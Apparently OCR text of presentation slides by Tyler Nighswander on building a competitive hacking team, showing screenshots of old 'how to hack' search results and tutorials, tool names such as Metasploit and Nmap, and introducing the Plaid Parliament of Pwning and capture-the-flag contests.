TYLER NIGHSWANDER

BUILDING A COMPETITIVE HACKING TEAM





Web | Images | Groups | Directory | News

how to hack

Google Search | I'm Feeling Lucky


- Advanced Search
- Preferences
- Language Tools

Advertise with Us - Business Solutions - Services & Tools - Jobs, Press, & Help

©2003 Google - Searching 3,083,324,652 web pages

how to use cmd to hack (basic codes) by RohitA1

Download | 7 Steps | + Collection | I Ma



In the starting of this tutorial i want clear this if u misuse this information in hacking someones computer then i am not responsible for it.

In this tutorial u will learn some basic codes and tricks in cmd (command prompt) so let's begin the tutioal

Directory News


- Advanced Search
- Preferences
- Language Tools

Advertise with Us - Business Solutions - Services & Tools - Jobs, Press, & Help

©2003 Google - Searching 3,083,324,652 web pages

how to use cmd to hack (basic codes) by RohitA1

Download | 7 Steps | + Collection | I Ma



In the starting of this tutorial i want clear th
hacking someones computer then i am not responsible for it.

In this tutorial u will learn some basic codes and tricks in cmd (command prompt) so let's begin the tutioal

wikiHow to do anything

wikiHow to ... Search

EDIT

Article Edit Discuss

How to Hack

Two Parts: Before You Hack | Hacking | Questions and Answers

Primarily, hacking was used in the *"good old days"* for learning information about systems and IT in general. In recent years, thanks to a few villain actors, hacking has taken on dark connotations. Conversely, many corporations employ hackers to test the strengths and weaknesses of their own systems. These hackers know when to stop, and the positive trust they build earns them a large salary.


If you're ready to dive in and learn the art, we'll share a few tips to help you get started!

Advertise with Us - Business Solutions - Services & Tools - Jobs, Press, & Help

©2003 Google - Searching 3,083,324,652 web pages

how to use cmd to hack (basic codes) by RohitA1

Download | 7 Steps | + Collection | I Ma



wikiHow to do anything | wikiHow to ... | Search | EDIT

Article | Edit | Discuss

How to Hack

Two Parts: Before You Hack | Hacking | Questions and Answers

Primarily, hacking was used in the *"good old days"* for learning information about systems and IT in general. In recent years, thanks to a few villain actors, hacking has taken on dark connotations. Conversely, many corporations employ hackers to test the strengths and weaknesses of their own systems. These hackers know when to stop, and the positive trust

salary.

earn the art, we'll share a few tips to help you get started!


metasploit®

& Tools - Jobs, Press, & Help

©2003 Google - Searching 3,083,324,652 web pages

how to use cmd to hack (basic codes) by RohitA1

Download | 7 Steps | + Collection | I Ma



wikiHow to do anything — wikiHow to ... Search — EDIT

Article Edit Discuss

How to Hack

Two Parts: Before You Hack | Hacking | Questions and Answers

Primarily, hacking was used in the *"good old days"* for learning information about systems and IT in general. In recent years, thanks to a few villain actors, hacking has taken on dark connotations. Conversely, many corporations employ hackers to test the strengths and weaknesses of their own systems. These hackers know when to stop, and the positive trust

salary.

earn the

& TO

©2003 Google - Searching 3,083,324,652 web

metasploit®

Nmap

how to use cmd to hack (basic codes) by RohitA1

Download | 7 Steps | + Collection | I Ma

wikiHow to do anything

wikiHow to ... Search

EDIT



SoftICE

The Legendary Debugger for Windows

ormation about systems and

ng has taken on dark connotations. Conversely, many corporations employ hackers to test the strengths and weaknesses of their own systems. These hackers know when to stop, and the positive trust

salary.

earn the

& TO

©2003 Google - Searching 3,083,324,652 web

metasploit®

Nmap

I DON'T THINK THIS IS WORKING

Me

THE END

ENTER:

THE PLAID PARLIAMENT OF PWNING

WHAT IS CAPTURE THE FLAG?

WHAT IS CAPTURE THE FLAG?



Photo by Wisconsin National Guard

WHAT IS CAPTURE THE FLAG?



Photo by Wisconsin National Guard

WHAT IS CAPTURE THE FLAG?



Photo by Wisconsin National Guard

WHAT IS CAPTURE THE FLAG?



Photo by Wisconsin National Guard

WHAT IS CAPTURE THE FLAG?






Photo by Wisconsin National Guard

WHAT IS CAPTURE THE FLAG?


WHAT IS CAPTURE THE FLAG?



